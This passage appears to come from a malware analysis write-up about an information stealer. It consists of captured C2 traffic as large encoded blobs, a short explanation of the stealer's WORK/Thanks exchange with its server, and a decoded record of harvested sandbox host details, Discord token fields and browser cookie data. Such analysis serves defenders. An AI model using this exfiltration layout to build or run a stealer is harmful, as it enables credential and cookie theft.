ggjS53t2l2Cz9D9TO4BbfTBGFGKYpTDaHbzTad7OdZ/vlrutx/Xm+nNwq5gwW+C2Y+rRrzbRrn6+3p2ycUy0R5+0Mv/sT4nfN5d/FhdAm9GAiNtJh5P/b88/P79efnVrRNkvluEayz/TKFHz7rshr9UDJd3e53/9JcTbP5bqb85q/
meZoU4yBPdxfa7dVmn/+0qLhsMWaV8Xr1k7XoN9+rfwLgHoDflcZ+ks1XN0ozma8m++10dqM8zneT9epGeVyvkve57q3zKFN6s9NuHkeZ4qTLa6fhG6BBxTELm/EWzbNokqV/tqIbFbDSFsy3+f7DPSc6KoP5uQhUvYEE/
sJ2rf1eoTcq1X5ha68Uf/feaKKT0tSLpqlSLP0K3zuuk6IAvomm6cs8Sz/vTpfx0Vgvo/mfV+BC4ZP7cNknC9/
jerpeXdbj71fay5h4fv6wL7TW+cv8+OeZWExGpinX2391Lj6YSCdMZZrQjT64VaEbczeEmAjd5N2takDHutBNy7oxIJo4bvXdTRlSdbFbu7gxZJCq4lbq73UTjTGChW5WuhlUdaEbgjJuoCKIhG54dTMk7EFYsqQYUQyFbszdmFJxJO
TqVpG4lZS7CYTiSDhLQlUmbqXG3ZoqZglLlpQiLGYJS5ZUBSoV1o04S5UwKowbcZYa0SETujlLjam6OBLOUqeUCFkiPi8BgZAK3SVLFQENCOc8UrkbEgKE7pKliqEOhXSQzt0MA3F/
lyxVAiARunHJUqWYicljyN2EiOclRtyt4gp1lyxVFQBNSAdzlqpGgJA85iw1lapiN2epU108i7H2wS1kifWrm2HhbMCcJQMUC+smnCXTsSrsQVKy1ABF4nlJSpYaZDoV7jukZKkV40ocCeFujYpHFaHczQATzkuiXt1EvNqTkqWGoaY
JyROduxGg4h5k3K0SJIyEliw1gigT1k05Swp0IoybcpZUr8CScpYqRFDs5iw1oKrCdZBylhoGmrhPOEtdBbq4lZylzlQiHIOUs2SMIeFaRUuWOgCACetWAXdrTLynqfwcC3RVE5JX+TkWYkyEdFR8dRMspKOWLHUEsPhcpV7PsQSKd0
BV5W6ViXduVfvgFq6Dqs5P60CtEDdnSbAq7hONsyQaQ8L+1jhLirCYvMZZFnuxsE80zpJqKhXHzVmqsMJZU+MsVQQrRKJe3bhCD2of3MK5o3GWKkHifV7jLFUdiJ+8dM5Sg0z8xKhzlhoC4rh1zlInSHz20TlLBnXxWVPnLBlG4h1Qp
1c3Fe/
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
P+OaBhkAzS0BqOW+PX1M/
Og5A+RctuY+CNe4Hln7xm9yFaOqcIZb3Iz4iXuV1nQf2+5z4FVkYGYYajYHGa2HknWrKNt9rYUZP6E3sWRUsHetAdTKxN7npuJxommzBIbKeZfZ3g2VPQBCdvuDG7TdYc42TpD2g3WRxPEfZx+jrOJ7ALU3+zibMRje1sNVpYPe/
cWUXQfHOyAA782aG/Mltj1HVGr1MwbgWe603PgU1y/3W2juwRSWz2ddJyzq7V9ZMQ0scwGTrnKYqHWRBBlnuof06GG99ZbmC8mJmhPQPd1Rh6rx3aX2ZZugisMNvsn5rW07g1Xk8arp00GX6yR/lTq3+YZEHWDTaRG3a6/
ZWBPNDpxuduY7xcHP3QXUzQZuXU4WgA1jQZdo5+mC/iZU7d8Lh0GxkImuw1qkOaNLreBBEQZt2vEeq+BK0FSoNxM8LuboK77nhx7EQrtx95syAAM+APzb4bWkN/5W6Dc9DswuRtcJ6piZ9sgjA/
uAu6DcOOPVgws9syt1GrexiHADiou3MW7CEcZq2x5wAHwIfIMu0Ydb4mltkPW9nLwBtDJ/DP6aL7NbQSe7xkq0kj6zlL2u/adD16DZbJ2XwbNIKB31ygiW8FXlNHQ7QDLtBP/aD5Vswtm01CN+6/
z+Oelh2NdbGmtxq4bzT0fm9nfIobZNpLjLtdg8mkqpSUlJSUlJSUlJSUlJSUlJSUlNT/jJoHxzanxh6cXvFoan8y6pr30EvmxoR4xmFklz87T+RgPObOmoGD9mo6DXM6uv48P7yX9xr7x4/1eY39w7fy6x/qW3wr7/L6ynxp//
37mLv90OL1lT83v3130b/8+3/zwB4N427Z0A+9weHTsUFHvfQgk6pSUlJSUlJSUlJSUlJSUlJSUlJSQvnGUbc/vuv9IT8aGaed/bP3wT/kTCt4dhU86wqexdg4LezHpXWeDOg5wtnh/X178C2v6i4aD/
3RfjTs5o+r7jYdmtnjsvs2+ZZvbdbfM6fyf1KVkpKSkpKSkpKSkpKSkpKSkpKSkqqkv/2tdlNzBg+1+1rtj5ual2bpdBsta/d/r/WifFZcvqlZ8yztRsv0/ad6FM/S0l/fnjb5unB/u/+92zttflJuEG/TdDWYrfOi7K/
rL+7Y22gySbeF8Vtlvy4ySNOk8L7/udpnWVGP1/s+yGuJ76sqyufpe/s/WH7eFX/c1Jrdxoe4mt3Gl55Rf2h6X4zHxy+D4m7h8b70avfgptZ03Sf3y2N74JWB/fGfAAAA//8BAAD//1Qm4H6mxAAA
Accept
H4sIAAAAAAAA/+y9e4+jyJYt/lUs/9VHzipHEBAQ+dNIP97GNjYPgx+ToxYvYV2wMTvB71PezX9lpsquqqw8+ozmn773DkiozC1aEd+y1I2KzCWX+Z3ty2UXt17ZQ5KcyKtovbS1b5u3X/


The first packet received is WORK indicates that the connection is successful and the malware then begin to collect the required data and compress it and send it to the server. At the last packet received from the the C2 server is `Thanks`.

we can use Cyberchef to decode and decompress the data.




BKjOqnwUFamlZimsgqjvUwrMR2BCifaMq1EKGblUamb5of1dqHUo23ywxtAUOm26/+F136ur8323Kc7CABQHE+5fs56tUpj/p7mP6jrXd/s5aurf7F8o1XvKc1VNMnS5NK27rpSuXZPiZJkm+52v5WvrAmLvDceMv
QZqvpnCMBn4VdAvGAx+l5SHdzfT1iE76NIf7nHqZ7ev6TvidzaHze1xnwXr7dJ7f76YnXtpuatF+lqV7tf7bPsj5vrq9bfPPZ6Pc3SwnnapF/sbTSp3dfq6/ViXlwsX8S+vnxbu6lZ8yztXT272k2tHsWzy+va0HK
ioZu17fFbvISzpG6cDdMwjH7T6NeNqWEYRr1f/B4b3+tysfnDRdP4a+oYdeITA/Q+GYbdeFgbDRT3zgcYNM7TbnN6+voX65OSkpKSkpKSkpKSkpKSkvp/KXNpTuNhx92ZUzfbTJZultrZeYjd0yik5ygM9ondfZug
fDMeOq0+7Fj9wLXazezJbQaj9o/eutnz5ubrBLFtFAbnh5aZxavuJsZuNln1N+1Wsh4PO1n7++vTtgemjt+0zFk8tg9WEoV0MR7OFhMEZ1FIr/WZi+7A9S3fHZgdb+FaYd0sPWTqATIdIfYWoSyLT7P1BHfBEOVZO
lg2RobTso67iTGKh4ltzSd2cK3zWubgNvxFYAZNfxo0rbrX9D/UZ6xHuJONhu5mguhLMnRfiz4ImkHLDdpTb8H8dpMGXvMwDXza8YPAalvmYOBD088W0wEIxo/27C3G7kuEAtq2XCu0+h/L7SZLKx8PTN8NZsW1Xl
A3nwL/6Dy2xrNJK8h+Via2LRDVf1LGDkhsZ6fxsPuPYt3FKHhNCh6/uB+1XBDbbD9pLaYDn/qun1j+3HzyYH/qZYHj1Y+70bDoZ+t1hIJzDBlMbOcX3sM0sq3zEPHYfuUzm64/NgP/6Lcbzd2PY6VKmbjV2UxwZ5P
8Mu7v/eOQvsar7JDYwWKIy/5udhwPtKduM7D7QeAEdWPVOR2X0bBzTlrmLF65dILoLi3GYuZaLggGHxm0m67lLqzAs/pTp77ITWM07Ls707Cz/bjgg61dNHSzIbJgYrP3uWex67gcnq1v4z4cmeYxDqy+bT5idzZa
HrNJGIBRCLPEbtav89Jyzf7iaLXty/X1Zaw1jz1vkYT9oNMYNK3vY7SCp0FgBe7A7PuLrNsPOuN2M7fCwWGaLK1dEvpTr8meXDg2/UW33Q/am86hbVvnXWD0zfeYW93jxM7AOGCzZOi+lXP35RJfoB8vf/adYrFpv
685oPit0dD7RuMT6ZH+3Y95UikpKSkpKSkpKSkpKSkpKSmp/82aGAdHa6DjLMbuywix/JLLDzu7ccDQeNg5RyHbd/u7unHc9ZJlcIpR9jZ5XfSNvvPaDGE+GpovMXZnSSs4P3rNh0uth7uOYdx1GnfNHu3/s5

```
{
    Type: "Browser",
    Info: {
        Name: "User-PC",
        BuildID: "spermad",
        GroupID: "NONE-GROUP",
        OS: "Windows 7",
        HWID: "8E830DDC-316F-45DE-AA50-3C0C7208C821",
        GPU: "Standard VGA Graphics Adapter",
        CPU: "Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz",
        RAM: 3071,
        Location: "C:\Users\admin\AppData\Local\Temp\InstallerFilex_64.exe",
        Screen: "1280x720",
        IP: "",
        PC_INFO: "
        Host Name:                 USER-PC
        OS Name:                   Microsoft Windows 7 Professional
        OS Version:                6.1.7601 Service Pack 1 Build 7601
        OS Manufacturer:           Microsoft Corporation
        OS Configuration:          Standalone Workstation
        OS Build Type:             Multiprocessor Free
        Registered Owner:          admin
        Registered Organization:
        Product ID:                00371-461-2203502-85564
        Original Install Date:     10/5/2017, 10:19:56 AM
        System Boot Time:          4/7/2023, 1:47:40 AM
        System Manufacturer:       QEMU
        System Model:              Standard PC (i440FX + PIIX, 1996)
        System Type:               X86-based PC
        Processor(s):              1 Processor(s) Installed.
```



```
▼ Discord: {
      Type: "",
      Tokens: null
  },
▼ Browser: {
      Type: "Google",
      Type_Grab: "Cookie",
      Name: "Microsoft",
      FileP: "Cookies",
      Cache:
      "U1FMaXRlIGZvcm1hdCAzABAAAQEAQCAgAAAACQAAAAcAAAAAAAAAAAAAAAQAAAAEAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJAC4U4A0P+AAGDKoAD2cPzw1VDzgNEgyqAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
